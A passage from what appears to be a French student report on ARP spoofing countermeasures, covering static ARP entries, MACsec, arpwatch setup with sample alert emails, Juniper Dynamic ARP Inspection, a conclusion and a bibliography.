Une méthode connue, mais très lourde de déploiement, consiste à fixer les associations adresses IP/adresses MAC de manière statique dans les caches ARP. Ainsi les passerelles par défaut et les serveurs importants sont renseignés de manière définitive dans le cache ARP.

La commande permettant ceci est "arp -s", voici un exemple complet : arp -s 192.168.0.1 00 :40 :f4 :d9 :c2 :c8.

Ainsi, une requête de type "is-at" ne pourra pas modifier le contenu du cache et donc l'attaquant ne pourra pas employer cette méthode pour se placer en "man in the middle".

Malheureusement, cette méthode est très difficile, voire, impossible à mettre en place et à maintenir sur un gros réseau (changement de passerelle, de serveur, etc...).

Une autre solution est d'utiliser uniquement l'IPv6, qui n'utilise pas ARP.[9]

Il existe un standard dans l'IEEE 802.1, le standard 802.1AE "Media Access Control (MAC) Security" dit MACsec, qui fournit les services d'authentification, contrôle d'intégrité et chiffrement pour la couche MAC. Ceci permettant de lutter contre les attaques MITM. [16][17]

4.2 Sécurité active

4.2.1 Arpwatch

On peut mettre en place un système de détection d'intrusion (IDS) comme arpwatch. Arpwatch génère l'historique pour chaque association d'adresse MAC à une adresse IP, en y ajoutant un horodatage lorsque l'information bicéphale apparait sur le réseau.[18]

Arpwatch utilise pcap pour écouter les paquets ARP sur une interface Ethernet local. Arpwatch permet d'envoyer par mail des alertes sur tout changement, pour cela il faut qu'un MTA (Message Transfer Agent) soit installé et configuré correctement sur la machine d'écoute. Sur la machine ubuntu_LTS_1 est installé et configuré ssmtp (équivalent de sendmail).

Sur Ubuntu, les fichiers de logs et de configuration se situent dans le dossier /var/lib/arpwatch. Le fichier de configuration est situé dans /etc/arpwatch.conf. L'édition a été faites comme ceci :

eth0 -a -n 10.43139.0/24 -m mon_nom@gmail.com

Bien sûr," mon_nom" a été modifié par un nom d'utilisateur existant.

Il suffit ensuite de lancer le processus arpwatch :

/etc/init.d/arpwatch start

Voici le contenu du fichier .dat :

```
08 :00 :27 :88 :be :0f 10.43.139.197 1339305459 one-desktop eth0
08 :00 :27 :76 :bf :a4 10.43.139.168 1339299163 two-desktop eth0
08 :00 :27 :e5 :2e :b8 10.43.139.160 1339305540 eth0
```

Le 3ème champ est le timestamp à laquelle le paquet a été capturé.

Voici le contenu d'une alerte lorsqu'une nouvelle station est détectée sur le réseau :

- Titre du mail :

  new station (one-desktop.uqac.ca) eth0

- Contenu :

```
hostname : one-desktop.uqac.ca
ip address : 10.43.139.197
interface : eth0
ethernet address : 08 :00 :27 :88 :be :0f
ethernet vendor : CADMUS COMPUTER SYSTEMS
timestamp : Sunday, June 10, 2012 1 :17 :39 -0400
```

Chaque changement d'adresse MAC est aussi alerté, grâce au mail suivant, l'administrateur réseau peut détecter l'ARP Spoofing :

- Titre du mail :

  changed ethernet address (one-desktop.uqac.ca) eth0

- Contenu :

```
hostname : one-desktop.uqac.ca
ip address : 10.43.139.197
interface : eth0
ethernet address : 08 :00 :27 :e5 :2e :b8
ethernet vendor : CADMUS COMPUTER SYSTEMS
old ethernet address : 08 :00 :27 :88 :be :0f
old ethernet vendor : CADMUS COMPUTER SYSTEMS
timestamp : Sunday, June 10, 2012 2 :16 :30 -0400
previous timestamp : Sunday, June 10, 2012 2 :14 :45 -0400
delta : 1 minute
```

4.2.2 Switch Juniper

Certains switchs possèdent des différentes contre-mesures et méthodes pour se protéger de l'ARP Spoofing. Par exemple, les switch Ethernet EX Series de Juniper disposent d'un mécanisme appelé Dynamic ARP Inspection (DAI). DAI tente d'empêcher l'ARP spoofing, en interceptant les paquets ARP sur les ports non fiables et les valides suivant une base de données DHCP Snooping. Il faut donc utiliser le DHCP pour que le DAI soit efficace. DAI va vérifier si l'adresse MAC source d'un paquet ARP correspond à une entrée valide dans la base de données DHCP Snooping, et si aucune entrée n'existe, le paquet est supprimé. Cela signifie qu'un hôte doit obtenir une adresse via DHCP avant qu'il ait toute possibilité d'envoyer n'importe quel type de paquet ARP sur le réseau.[19]

Conclusion

Aucune contre mesure réellement efficace n'est possible contre l'ARP spoofing, néanmoins les nombreux outils de détection et blocage permettent de se protéger d'un bon nombre de pirates et pour les machines vraiment sensibles, l'ARP statique permet de contrer cette attaque.

La faille est historique, la RFC du protocole date de 1982 et à cette époque un réseau ne contenait que des hôtes de confiance.[20]

Aujourd'hui, avec les nouveau outils en place, il est devenu aisé pour n'importe qui d'exploiter cette faille surtout avec l'émergence des connections wi-fi.

Mais pourquoi depuis sa création la faille n'a pas été corrigé ? Le protocole ARP est situé au-dessus de la sous-couche MAC dans le modèle OSI, donc le protocole part du principe que tous ceux qui sont sur le réseau y sont autorisés ! Il vaut mieux donc protéger avant tout l'accès au réseau local que le réseau local lui-même. Un attaquant a deux possibilités pour infiltrer un réseau, soit l'attaquant à réussit infiltrer le réseau de l'extérieur en infectant une machine du réseau local, il faut donc vérifier que les machines présentes sur le réseau soit "propre" (mis à jour, antivirus,ect...). Soit le pirate a réussi à se connecter avec sa propre machine et dans ce cas il faut contrôler au mieux le "medium", ce qui est plus facile avec un "medium" Ethernet (par câble) mais moins dans le cas du wi-fi (depuis l'arrivée du wi-fi dans un soucis d'interopérabilité, on a gardé le schéma de type Ethernet), il est donc nécessaire d'avoir un bon mécanisme pour sécuriser son réseau wi-fi (comme le WPA2) et le mieux étant de filtrer les adresses MAC autorisée sur le réseau.

L'ARP spoofing est une attaque moins répandu que d'autres. Néanmoins, avec l'explosion des réseau câblé et sans-fil comme le wi-fi, à terme, il faudra changer de protocole, ce qui va arriver avec l'utilisation de l'IPv6.[21]

Index

Bibliographie

[1] Equipe de développement de BackTrack. back|track-linux.org, Janvier 2012.
http://www.backtrack-linux.org/.

[2] Oracle. Virtualbox, Janvier 2012.
https://www.virtualbox.org/.

[3] Communauté francophone d'utilisateurs d'Ubuntu. htubuntu-fr, Janvier 2012.
http://ubuntu-fr.org/.

[4] Wikipedia. Backtrack, avril 2012.
http://fr.wikipedia.org/wiki/BackTrack.

[5] Wikipedia. Liste des versions d'ubuntu, avril 2012.
http://fr.wikipedia.org/wiki/Liste_des_versions_d'Ubuntu#Ubuntu_10.04_LTS_.28Lucid_Lynx.29.

[6] Wikipedia. Oracle vm virtualbox, Mai 2012.
http://fr.wikipedia.org/wiki/Oracle_VM_VirtualBox.

[7] Sébastien FONTAINE. Entête ethernet, novembre 2007.
http://www.frameip.com/entete-ethernet/.

[8] _JE. Entête arp, mars 2009.
http://www.frameip.com/entete-arp/.

[9] Vinc14 et junior0 et The frog. L'attaque de l'homme du milieu (mitm), mars 2012.
http://www.siteduzero.com/tutoriel-3-478652-l-attaque-de-l-homme-du-milieu-mitm.html.

[10] Laurent Licour et Vincent Royer. Le smart-spoofing ip, octobre 2002.
http://www.frameip.com/smartspoofing/.

[11] Wikipedia. Wireshark, mars 2012.
http://fr.wikipedia.org/wiki/Wireshark.

[12] Wireshark. Wireshark, mars 2012.
http://www.wireshark.org/.

[13] Wikipedia. Scapy, mars 2012.
http://fr.wikipedia.org/wiki/Scapy.

[14] Scapy community. Welcome to scapy's documentation !, avril 2010.
http://www.secdev.org/projects/scapy/doc/.

[15] Ettercap-ng. Communauté back-track fr, Juillet 2011.
http://wiki.backtrack-fr.net/index.php/Ettercap-ng.

[16] Sid. 802.1x : apports de la révision 2010..., septembre 2011.
http://sid.rstack.org/blog/index.php/505-8021x-apports-de-la-revision-2010.

[17] Wikipedia. Ieee 802.1ae, mars 2012.
http://en.wikipedia.org/wiki/IEEE_802.1AE.

[18] Wikipedia. arpwatch, avril 2012.
http://fr.wikipedia.org/wiki/Arpwatch.

[19] Stefan Fouant. Man in the middle (mitm) attacks explained :arp poisoining, novembre 2010.
http://www.shortestpathfirst.net/2010/11/18/man-in-the-middle-mitm-attacks-explained-arp-po

[20] David C. Plummer. An ethernet address resolution protocol, novembre 1982.
http://tools.ietf.org/html/rfc826.

[21] Internet Society. World ipv6 lauch, Juin 2012.